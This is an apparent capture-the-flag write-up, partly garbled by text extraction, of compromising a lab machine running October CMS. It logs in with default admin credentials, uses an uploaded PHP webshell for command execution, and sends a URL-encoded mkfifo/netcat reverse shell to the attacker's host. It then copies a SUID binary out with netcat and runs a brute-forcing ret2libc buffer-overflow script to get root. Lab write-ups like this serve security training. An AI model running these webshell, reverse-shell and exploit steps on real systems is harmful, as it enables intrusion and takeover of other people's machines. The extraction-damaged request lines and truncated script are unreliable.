


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 19:24 IST
Nmap scan report for 10.10.10.16
Host is up (0.25s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|_ 2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|_ 256  e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_ 256  89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: October CMS - Vanilla
|_ http-methods:
|_ Potentially risky methods: PUT PATCH DELETE
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.34 seconds
```

2) Checked the website



October

System software :



October is a self-hosted content management system (CMS) based on the PHP programming language and Laravel web application framework. It supports MariaDB, MySQL, PostgreSQL, SQLite and SQL Server for the database back end and uses a flat file database for the front end structure. [Wikipedia](#)

Initial release: May 15, 2014; 10 years ago

License: Proprietary software

Stable release: v3.5.12 / 2023-12-12

Written in: [PHP](#)


Vulnerability Assessment

1) Found some vulnerabilities in orange cms
<https://www.exploit-db.com/exploits/41936>


October CMS build 412 contains several vulnerabilities. Some of them allow an attacker to execute PHP code on the server. Following issues have been identified:

1. PHP upload protection bypass
2. Apache .htaccess upload
3. stored WCI in image name
4. reflected WCI while displaying project ID
5. PHP code execution via asset management
6. delete file via PHP object injection
7. asset save path modification

2) Logged into backend with admin:admin



3) Created a webshell



4) Got rce

Request		Response	
Pretty	RawHex	Pretty	RawHexRender
<pre>1 GET /storage/app/media/shell.php?cmd=id HTTP/1.1 2 Host: 10.10.10.16 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Encoding: gzip, deflate, br 6 Referer: http://10.10.10.16/backend/cms/media 7 Connection: keep-alive 8 Cookie: october_session= 9 eyJpdjI6IjFPXC9cL1lta1ZCbnpndmJxalpPeFU3dz09IiwidmFsdWUiOiIxMUgxMmNQmzVCZGFyeGdBXC9VVC9iOTNhc 09rk2MwMFVOMWFlkeHZNKz53NkErNfo2SHJjSG04WFRlZhdLOUzuOUoxt2cySHQwXC8zUmZubkhKK2VMZGF4UT09IiwibW FjIjoIyJgOGQ4YzBmZjc3YzQzNmRkZDQ0OWM4NTQwYmQ4NTEzM2VhZDM3MTNmMmMzZThjNWJjMDRkYTVlMwIzNGM2YyY 9; user_auth= eyJpdjI6InpLSTNpb2Z2NVQ1RDdtVlweXLIwXPT0iLCJ2YWx1ZSI6Ij55N09GXC8rNORpeUtWdmxZdEFqbHJpCOM1b 1FWaGtJaEhVRnF5b01Ra3VSdGg1a1A5VVZLTmpCnmRNZ2RcL3B1YmhWYk1QQTFLSUFI3dJem54ZH5bXl4VDFmR3hjRO dUUBPZGdpMTJhbnRwMmtJRkQ5MiVvY1E2TkR0a1xwWFpsIiwibWVjIjoIYUyZmU4MmE4OTQxZGYyNDM4NTZlYjc1ODV mNjNhZWEzNzEyY2VhM2Q5OTkzNzE1ODAzNmU4MTE1ZjQ2YmZmNCJ9; forum_cookie_tracker= eyJpdjI6IjNST2dBQWkxQU9kbEtrUExKZnA2Pnc9PSIsInZhbHVLIjoIYVxqanhhWDZGQ2hERHAYyWfHSFB2SEU0ZUtOQ OdK3NkKOEOakJSZTHHdm1DNmIyeCt2OUTydvF4dwpqY1NuMiIsImIhYyI6ImUyMzZjMTdhMzQ1MjZkYTU5OGY3NmZjMj hjYTE4MmZhdXUxMTBhNGUyNDY1ZDESZDA0NDJjMmM5ZWl2YzI5NTYifQ%3D%3D; admin_auth= eyJpdjI6Iz4QU1VamFSYmtzR045Tno3ekVjeGc9PSIsInZhbHVLIjoIYVxqanhhWDZGQ2hERHAYyWfHSFB2SEU0ZUtOQ HqzbUpLSVnNlDHUKN6Z3lnQjRyQkxxSXdiT2RfemJ0c1B2cVFP0dd1SZZsamVFVHbXm1L2bHdUckRsOFFSdwd5NGR0dF hQNJ9CSH2zbi53czBKdTLPQ3JbUVRZENGc21PZVA1LCJ2YWMiOiI1OGVjMzNkNTliYmY2M2JlMzA3YTAxZTFjZnFmZDB iOTRmYTBlMDZlZWlYMDkNzNmZnZkZmE1NzE2YU20TQYInO%3D 10 Upgrade-Insecure-Requests: 1 11 12</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 23 Aug 2024 14:26:42 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/5.5.9-1ubuntu4.21 5 Content-Length: 54 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html 9 10 uid=33(www-data) gid=33(www-data) groups=33(www-data) 11</pre>	

Exploitation

1) Got revshell

Request		Response	
Pretty	RawHex		
<pre>1 GET /storage/app/media/shell.php?cmd= rm%20%2ftmp%2ff%3bnkfif0%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbinc%2fbash%20-i%20%3e%261%7cnc %2010.10.14.0%20%204444%20%3e%2ftmp%2ff HTTP/1.1 2 Host: 10.10.10.16 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Encoding: gzip, deflate, br 6 Referer: http://10.10.10.16/backend/cms/media 7 Connection: keep-alive 8 Cookie: october_session= 9 eyJpdjI6IjFPXC9cL1lta1ZCbnpndmJxalpPeFU3dz09IiwidmFsdWUiOiIxMUgxMmNQmzVCZGFyeGdBXC9VVC9iOTNhc 09rk2MwMFVOMWFlkeHZNKz53NkErNfo2SHJjSG04WFRlZhdLOUzuOUoxt2cySHQwXC8zUmZubkhKK2VMZGF4UT09IiwibW FjIjoIyJgOGQ4YzBmZjc3YzQzNmRkZDQ0OWM4NTQwYmQ4NTEzM2VhZDM3MTNmMmMzZThjNWJjMDRkYTVlMwIzNGM2YyY 9; user_auth= eyJpdjI6InpLSTNpb2Z2NVQ1RDdtVlweXLIwXPT0iLCJ2YWx1ZSI6Ij55N09GXC8rNORpeUtWdmxZdEFqbHJpCOM1b 1FWaGtJaEhVRnF5b01Ra3VSdGg1a1A5VVZLTmpCnmRNZ2RcL3B1YmhWYk1QQTFLSUFI3dJem54ZH5bXl4VDFmR3hjRO dUUBPZGdpMTJhbnRwMmtJRkQ5MiVvY1E2TkR0a1xwWFpsIiwibWVjIjoIYUyZmU4MmE4OTQxZGYyNDM4NTZlYjc1ODV mNjNhZWEzNzEyY2VhM2Q5OTkzNzE1ODAzNmU4MTE1ZjQ2YmZmNCJ9; forum_cookie_tracker= eyJpdjI6IjNST2dBQWkxQU9kbEtrUExKZnA2Pnc9PSIsInZhbHVLIjoIYVxqanhhWDZGQ2hERHAYyWfHSFB2SEU0ZUtOQ OdK3NkKOEOakJSZTHHdm1DNmIyeCt2OUTydvF4dwpqY1NuMiIsImIhYyI6ImUyMzZjMTdhMzQ1MjZkYTU5OGY3NmZjMj hjYTE4MmZhdXUxMTBhNGUyNDY1ZDESZDA0NDJjMmM5ZWl2YzI5NTYifQ%3D%3D; admin_auth= eyJpdjI6Iz4QU1VamFSYmtzR045Tno3ekVjeGc9PSIsInZhbHVLIjoIYVxqanhhWDZGQ2hERHAYyWfHSFB2SEU0ZUtOQ HqzbUpLSVnNlDHUKN6Z3lnQjRyQkxxSXdiT2RfemJ0c1B2cVFP0dd1SZZsamVFVHbXm1L2bHdUckRsOFFSdwd5NGR0dF hQNJ9CSH2zbi53czBKdTLPQ3JbUVRZENGc21PZVA1LCJ2YWMiOiI1OGVjMzNkNTliYmY2M2JlMzA3YTAxZTFjZnFmZDB iOTRmYTBlMDZlZWlYMDkNzNmZnZkZmE1NzE2YU20TQYInO%3D 10 Upgrade-Insecure-Requests: 1 11 12</pre>			

```
vigneswar@VigneswarPC: ~  
(vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.16] 42330  
bash: cannot set terminal process group (1294): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@october:/var/www/html/cms/storage/app/media$ python3 -c "import pty;pty.spawn('/bin/bash')"  
<tml/cms/storage/app/media$ python3 -c "import pty;pty.spawn('/bin/bash')"  
www-data@october:/var/www/html/cms/storage/app/media$ ^Z  
zsh: suspended nc -lvnp 4444  
(vigneswar@VigneswarPC)-[~]  
$ stty raw -echo && fg  
[3] - continued nc -lvnp 4444  
www-data@october:/var/www/html/cms/storage/app/media$ stty rows 41 cols 156  
www-data@october:/var/www/html/cms/storage/app/media$ export TERM=xterm-256color  
www-data@october:/var/www/html/cms/storage/app/media$ |
```

```
www-data@october:/var/www/html/cms/storage$ cat /home/harry/user.txt  
7bd23f6b52652ec0d2bcd1d7afa3d7ec  
www-data@october:/var/www/html/cms/storage$ |
```

Privilege Escalation

- 1) Found a uncommon sudo binary

```

www-data@october:/home/harry$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/ping6
/bin/mount
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/at
/usr/sbin/pppd
/usr/sbin/uuid
/usr/local/bin/ovrflw
www-data@october:/home/harry$ ls /usr/local/bin/ovrflw
/usr/local/bin/ovrflw
www-data@october:/home/harry$ ls /usr/local/bin/ovrflw -al
-rwsr-xr-x 1 root root 7377 Apr 21 2017 /usr/local/bin/ovrflw
www-data@october:/home/harry$ |

```

2) Transferred it

The image shows two terminal windows. The left window shows the transfer of the file from the victim machine to the attacker's machine. The right window shows the analysis of the file using the nc listener and the file command.

```

vigneswar@VigneswarPC: ~
www-data@october:/tmp$ cp /usr/local/bin/ovrflw .
www-data@october:/tmp$ nc 10.10.14.8 4444 < ovrflw
www-data@october:/tmp$
(vigneswar@VigneswarPC)~
$ nc -lvnp 4444 > ovrflw
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.16] 42332
(vigneswar@VigneswarPC)~
$ file ovrflw
ovrflw: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=004cdf754281f7f7a05452ea6eaf1ee9014f07da, not stripped

```

3) Checked security

The image shows a terminal window with the output of the checksec tool. The output shows that the file is a 32-bit ELF executable with Partial RELRO, No canary found, NX enabled, and No PIE (0x8048000).

```

(vigneswar@VigneswarPC)~
$ checksec ovrflw
[*] '/home/vigneswar/ovrflw'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

```

4) The binary is vulnerable to buffer overflow

```
Decompile: main - (ovrflw)
1
2 undefined4 main(int param_1,undefined4 *param_2)
3
4 {
5     char local_74 [112];
6
7     if (param_1 < 2) {
8         printf("Syntax: %s <input string>\n",*param_2);
9         /* WARNING: Subroutine does not return */
10        exit(0);
11    }
12    strcpy(local_74,(char *)param_2[1]);
13    return 0;
14 }
15
```

5) Patched the binary for local testing

```
vigneswar@VigneswarPC: ~
www-data@october:/tmp$ nc 10.10.14.8 4444 < /Lib/i386-linux-gnu/ld-2.19.so
www-data@october:/tmp$ nc 10.10.14.8 4444 < /Lib/i386-linux-gnu/ld-2.19.so
www-data@october:/tmp$

(vigneswar@VigneswarPC)~[/tmp]
$ ls
ld-2.19.so  libc-2.19.so  ovrflw

(vigneswar@VigneswarPC)~[/tmp]
$ pwninit --libc libc-2.19.so --ld ld-2.19.so
bin: ./ovrflw
libc: libc-2.19.so
ld: ld-2.19.so

unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files/libc6-dbg_2.19-0ubuntu
6.11_i386.deb
symlinking libc.so.6 -> libc-2.19.so
copying ./ovrflw to ./ovrflw_patched
running patchelf on ./ovrflw_patched
writing solve.py stub

(vigneswar@VigneswarPC)~[/tmp]
$
```

6) ASLR is enabled

```
www-data@october:/tmp$ cat /proc/sys/kernel/randomize_va_space
2
www-data@october:/tmp$ echo 0 | tee /proc/sys/kernel/randomize_va_space
tee: /proc/sys/kernel/randomize_va_space: Permission denied
0
www-data@october:/tmp$
```

7) Exploited it


```
SyntaxError: invalid syntax
www-data@october:/tmp$ python exploit.py
ovrflw: malloc.c:4070:  A
```

```
 A A CP 
```

```
A A 
```

```
AA B
```

```
<: Assertion 'heap->ar_ptr == av' failed.
```

```
Attempts: 10
```

```
Attempts: 20
```

```
# cat /root/root.txt
```

```
17435a8a36aebec177d0b626e32adff2
```

```
# cat /tmp/exploit.py
```

```
import struct, subprocess
```

```
libcBase = 0xb75eb000
```

```
systemOffset = 0x00040310
```

```
binShOffset = 0x00162bac
```

```
libcAddress = struct.pack("<I", libcBase+systemOffset)
```

```
exitAddress = struct.pack("<I", 0xd34db33f)
```

```
binShAddress = struct.pack("<I", libcBase+binShOffset)
```

```
payload = "\x90"*112
```

```
payload += libcAddress
```

```
payload += exitAddress
```

```
payload += binShAddress
```

```
i = 0
```

```
while True:
```

```
    i += 1
```

```
    if i%10 == 0:
```

```
        print "Attempts: " + str(i)
```

```
        subprocess.call(["/usr/local/bin/ovrflw", payload])
```

```
# |
```

Appendix A

```
import struct, subprocess
```

```
libcBase = 0xb75eb000
```

```
systemOffset = 0x00040310
```

```
binShOffset = 0x00162bac
```

```
libcAddress = struct.pack("<I",
```

```
exitAddress = struct.pack("<I",
```

```
binShAddress = struct.pack("<I",
```

```
payload = "\x90"*112
```

```
payload += libcAddress
```

```
payload += exitAddress
```

```
payload += binShAddress
```

```
i = 0
```

```
while True:
```

```
    i += 1
```

```
    if i%10 == 0:
```

```
        print "Attempts: "
```

```
        subprocess.call(["/usr/
```